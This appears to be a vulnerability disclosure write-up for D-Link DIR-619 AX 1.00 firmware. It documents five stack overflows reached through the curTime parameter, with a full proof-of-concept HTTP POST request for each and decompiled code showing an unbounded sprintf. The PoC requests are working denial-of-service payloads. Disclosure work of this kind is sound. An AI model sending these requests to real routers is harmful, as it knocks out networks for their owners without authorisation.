
DIR-619 Buffer Overflow

1. formSetWanNonLogin Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanNonLogin. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

The main page shown below:



产品页面：DIR-619　　硬件版本：Ax　固件版本：1.00

当前网络配置

这是当前的网络设置与INTERNET的连接状态。若您想要重新设置无线网络，请按"设置"。您也可以藉由按下手动设置来设置路由器进阶设定。

Internet设置

Internet连接 ：静态IP　　状态：未连上Internet

无线设置

网络名(SSID) ：dlink　　状态：不安全　设置

安全 ：禁用

您目前的无线配置并不安全。建议您重新设定无线网络。

设备信息

用户名 ： admin

密码 ：


□ 储存我的网络设定

□ 将无线密钥设定成路由器密码

取消　手动设置

版权所有 © 2009-2011 D-Link Systems, Inc.


PoC:




```
POST /goform/formSetWanNonLogin HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/98.0.4758.102 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

The data gets from front-end is processed in the ***formSetWanNonLogin*** function, the ***websGetVar*** function gets the data passed in from the front end, and the ***sprintf*** is used later to directly store the data in the stack buffer. so it will overwrite the normal data in the stack, and that will cause crash.



```
v2 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_49E474);
v3 = (_BYTE *)websGetVar(a1, (int)"settingsChanged", (int)&dword_49E474);
if ( *v3 && atoi(v3) )
  needToReboot = 1;
v4 = websGetVar(a1, (int)"webpage", (int)&dword_49E474);
strcpy(last_url, v4);
```




```
strcpy(&ok_msg, "setting saved.");
sprintf(v54, "%s?t=%s", last_url, v2);
v50 = a1;
v51 = v54;
return websRedirect(v50, v51);
```

2.formSetWanPPPoE Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanPPPoE. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.


PoC:




```
POST /goform/formSetWanPPPoE HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

Vulnerability analysis:

Similar to the first one.



```
v2 = (const char *)websGetVar(a1, (int)"curTime", (int)&dword_49E474);
v3 = (_BYTE *)websGetVar(a1, (int)"settingsChanged", (int)&dword_49E474);
if ( *v3 && atoi(v3) )
  needToReboot = 1;
v4 = websGetVar(a1, (int)"webpage", (int)&dword_49E474);
strcpy(last_url, v4);
```




```
      }
    }
    if ( needToReboot )
      strcpy(&ok_msg, "Setting saved.");
    sprintf(v12, "%s?t=%s", last_url, v2);
    v8 = a1;
    v9 = v12;
  }
```

3. formSetWanPPTP Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanPPTP. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:



```
POST /goform/formSetWanPPTP HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```


Vulnerability analysis:

Similar to the first one.

4.formSetWanL2TP Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanL2TP. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:



```
POST /goform/formSetWanL2TP HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```


Vulnerability analysis:

Similar to the first one.

5.formSetWanDhcpplus Buffer Overflow

DLink DIR-619 AX 1.00 was discovered to contain a stack overflow in the function formSetWanDhcpplus. This vulnerability allows attackers to cause a Denial of Service (DoS) via the curTime parameter.

PoC:



```
POST /goform/formSetWanDhcpplus HTTP/1.1
Host: 192.168.0.1
Content-Length: 423
Cache-Control: max-age=0
Origin: http://192.168.0.1
Upgrade-Insecure-Requests: 1
DNT: 1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/98.0.4758.102
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer:
http://192.168.0.1/Basic/Wizard_Easy_Wlan.asp?t=1646185221482&current
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9,en;q=0.8,en-CN;q=0.7
Connection: close

curTime=
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
```

